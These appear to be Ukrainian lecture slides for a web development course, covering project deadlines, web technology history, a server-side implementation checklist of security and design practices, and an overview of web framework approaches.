

Дати (проект)

вересень 2017						
нд.	пн.	вт.	ср.	чт.	пт.	сб.
					1	2
3	4	5	6	7	8	9
10	11	12	13	14	15	16
17	18	19	20	21	22	23
24	25	26	27	28	29	30

жовтень 2017						
нд.	пн.	вт.	ср.	чт.	пт.	сб.
1	2	3	4	5	6	7
8	9	10	11	12	13	14
15	16	17	18	19	20	21
22	23	24	25	26	27	28
29	30	31				



Бажано



Обов'язково

- Дедлайни цього тижня (25.09)
 - **Бажано:** вибрати тему проекту, технології, коротко описати вимоги
 - Виконали: ~~5~~ 13 з 21 (~~24~~ 62%)
 - Опитування: 14 з 21 (67%)
- Дедлайн через тиждень (09.10)
 - **Обов'язково:** вибрати тему проекту, технології, коротко описати вимоги

Додаткові питання

Загальні коментарі

- Посилання = важливо
- Точні посилання
 - Особливо для великих сайтів/блогів/порталів
 - <https://habrahabr.ru> – занадто неточно
 - <https://geektimes.ru/post/279440/> - набагато краще

1.1. Виклики розробки

- Використання “модних” технологій, навіть там, де вони зовсім не до місця
 - Solution: тренувати розробників
- <https://geektimes.ru/post/279440/>
 - ” Современный мир веб-разработки превратился в один большой костыль”
 - Багато фреймворків, швидко стають застарілими
 - Несумісність
 - Ніхто не пише документацію (*спірний момент*)
- <https://medium.com/@AlekseyPleshkov/проблемы-современных-web-сайтов-576dbf930c>
 - Різноманіття платформ
 - Мобільні сайти
 - html/css/js – застарілі технології
 - Solution: web sites must die; apps; “унифицированность и переносимость” (*WebAssembly?*)

1.2. Історія мереж (до 2000р.)

- 1976 - [Apple Computer 1](#) -> personal computers
- 1977 – [Apple II](#)
 - No network capabilities?
- 1995.11 – HTML 2.0 spec (IETF, [RFC 1866](#))
- 1996.12.17 – CSS Level 1 spec ([W3C Recommendation](#))
- 1997.01.14 – HTML 3.2 spec ([W3C Recommendation](#))

1.2-1.3. Сучасні тренди

- 2007- iPhone -> smartphones
- 2008 – Android
- 2010 – iPad -> tablets
- 2013? – HTML5 (WebSockets, WebGL, Canvas), CSS3
- 2013 - React
- 2015 - ECMAScript 6
- 2015 - GraphQL
- 2015 – WebAssembly
- 2015 – Progressive Web Apps
- 2015.05 – HTTP/2 (IETF [RFC 7540](#))

1.4. Exotic networks

- Онлайн ігри

1.5. MD5 – Second Chance?

- Де використовувати MD5
 - Не там, де безпека
 - Швидкість обчислень
- “Реанімовані” технології
 - Функціональні мови (Haskell, Lisp/Clojure, Scala)

1.6. Collaborative Tools

- [Gitter](#) – chat
- [YouTrack](#) – issue tracker
- [Upsource](#) – code review, analytics
- [Discord](#) – chat
- [GitLab](#) – source control, issue tracker, continuous integration
- [Bitbucket](#) – source control, issue tracker, continuous integration
- [JIRA](#) – issue tracker, project management
- [Redmine](#) – issue tracker, project management



Лекція 2.

Розробка серверної частини веб-застосунків



Ви це вже знаєте?

- Протокол HTTP
 - Методи: GET, POST, PUT, DELETE, ...
 - Структура URL <https://www.site.co:8080/path/page?query#hash>
 - Заголовки запиту і відповіді, status codes (200, 404, 500, ...)
 - Кешування, cookies
- HTTPS, SSL/TLS
- MVC frameworks
- Шаблони (templates)
- Routing, URL rewriting
- Реляційні БД, SQL, ORM, NoSQL, migrations
- Authentication/authorization
 - OAuth
- Sessions
- Validation: server-side, client-side
- i18n/L10n



Implementation Checklist – MUST

- ☐ M2.1. Clear separation of UI, business logic and data access code
- ☐ M2.2. Don't store access credentials (passwords, keys, tokens) in source code
- ☐ M2.3. Don't use GET for requests that change server state
- ☐ M2.4. Don't pass sensitive data (e.g. session IDs) in URLs
- ☐ M2.5. Validate all user inputs on server
- ☐ M2.6. Prevent common attacks: SQL Injection, XSS, CSRF
- ☐ M2.7. Never store passwords in plaintext – store only bcrypt (or hash+salt – not recommended)
 - ☐ M2.7.1. Don't use obsolete crypto algorithms such as MD5, SHA1
- ☐ M2.8. Don't support obsolete protocols such as SSL3
- ☐ M2.9. Use **HttpOnly** option on cookies

Implementation Checklist – SHOULD

- ☐ S2.1. Use web framework instead of writing everything from scratch
- ☐ S2.2. Single source of truth for data model
 - ☐ S2.2a. ORM
 - ☐ S2.2b. Code generation
- ☐ S2.3. Store DB structure in source control
 - ☐ S2.3a. SQL scripts
 - ☐ S2.3b. Migrations
- ☐ S2.4. Don't serve static content (CSS, JS, images) from the same server as dynamic content
- ☐ S2.5. Avoid copy-paste in templates
 - ☐ S2.5a. Template inheritance
 - ☐ S2.5b. Reusable blocks
 - ☐ S2.5c. Parametric templates
- ☐ S2.6. Don't hardcode user-visible text – use some i18n framework
- ☐ S2.7. Implement consistent URL structure
- ☐ S2.8. Prefer routing to URL rewriting

Implementation Checklist – SHOULD

- ☐ S2.9. Implement Post-Redirect-Get
- ☐ S2.10. Implement nonce for post data
- ☐ S2.11. Validate user inputs on client when possible
- ☐ S2.12. Check for common cases of wrong inputs: too large, too small, outside range, forbidden symbols
- ☐ S2.13. Cache static content for long time (e.g. 1 year)
 - ☐ S2.13.1. If it changes – change URL
- ☐ S2.14. Cache dynamic content for short time (e.g. 1 min – 1 hour) depending on update frequency


Implementation Checklist – SHOULD

- ☐ S2.15. Allow sufficiently long and complex passwords
- ☐ S2.16. Use different salt value for each password (bcrypt does this automatically and is the preferred method)
- ☐ S2.17. Don't reveal too much information with password recovery option
 - ☐ S2.17.1. Don't replace password until user has confirmed e-mail
 - ☐ S2.17.2. Don't reveal if there is a user with this e-mail
 - ☐ S2.17.3. Recovery code only active for a short time (e.g. 24h)
- ☐ S2.18. Consider implementing authentication through third-party providers (e.g. using OAuth)
- ☐ S2.19. Don't send sensitive information without HTTPS
- ☐ S2.20. Consider using HTTPS everywhere on website
 - ☐ S2.20.1. Use **secure** option on cookies
- ☐ S2.21. Enable forward secrecy for HTTPS
- ☐ S2.22. Don't use cookies to store client-side data (use localStorage instead)


Мережеві застосунки

- Custom protocol (not web)
- Web 1.0 (forms, links)
- Web 2.0 (AJAX, DHTML)
- Plugins (Flash, Silverlight, Java Applets)
- Single Page Applications
- Persistent Connection (long polling, SSE, WebSockets)
- Offline Mode

Клієнт-серверна архітектура



Багаторівнева архітектура (N-tier)



Компоненти сервера

Web Application Framework

(Spring, Django, Rails, Yii, ...)

Засоби програмування

(PHP, C#, Java, Ruby, Perl, Python, Node.js)

База даних

(MySQL, PostgreSQL,
Oracle, SQL Server)

Веб сервер


(Apache, Tomcat, IIS,
nginx, Google WS)

Кеш, load
balancing, active
directory, ...


Операційна система

(Linux, Windows Server, Cloud)

Компоненти клієнта



Програмування веб сервера



Додаткові можливості веб фреймворків

- Authentication / Authorization
- Access Control Lists
- Sessions
- Caching
- Validation
- File upload (multipart/form-data)
- Web Services (SOAP, XML-RPC)
- Other protocols (WebSockets, Remote Invocation)
- Security (common attacks prevention)
- I18n / L10n
- Extensibility
- Themes
- Common widgets
- Search
- Pagination
- Admin page
- CMS
- SEO
- Social Features



Універсальні можливості (не лише веб)

- Dependency Injection, Inversion of Control
- Aspect Oriented Programming
- Dynamic Language Support
- Exception Handling
- Resource Access
- Messaging, JMX
- E-mail support
- Scheduler
- Crypto
- Logging
- Testing
- Migrations

Різні підходи до веб-фреймворків

- Batteries included
 - Ruby on Rails, Django, Spring
- Flexible, swap components
 - Pyramid, Spring
- Microframeworks
 - Flask, Bottle, Sinatra
- Async
 - Events/callback: Node.js, Twisted/Tornado, Vert.x
 - Coroutines/actors: Gevent, Play/Akka, Go, Erlang

Approach 1: “Batteries Included”

- Великий монолітний фреймворк
- Фреймворк містить все необхідне для веб-розробки
 - MVC, template engine, RESTful API support, ...
 - Admin pages
 - Auth, security
 - ORM
 - Logging, unit tests, ...
- Зазвичай фіксована архітектура, структура каталогів
- Простіше вивчати (один фреймворк, а не 10+)
- Добре працює разом
- Проблеми виникають, коли функціональності недостатньо
 - Важко замінити якісь частини на інші фреймворки
 - Важко знайти документацію для нестандартних комбінацій

Approach 2: Flexible, Swap Components

- Великий фреймворк з багатьма компонентами
- Декілька варіантів для кожного компонента
 - Специфічні для цього фреймворка
 - Інші фреймворки/бібліотеки
 - API для підключення своїх варіантів
- Складніше вивчити та почати використовувати
 - Якщо вивчати всі компоненти “з нуля”
 - Якщо вже є досвід роботи з деякими компонентами – навпаки, простіше
- Деякі комбінації можуть працювати погано
 - Не завжди це одразу очевидно
 - Можна витратити багато часу, намагаючись комбінувати несумісні компоненти
 - Іноді видається, що все працює, але є приховані проблеми (performance, security, accessibility, ...)
- Спеціалізовані рішення для окремих компонентів часто працюють краще, ніж один універсальний варіант

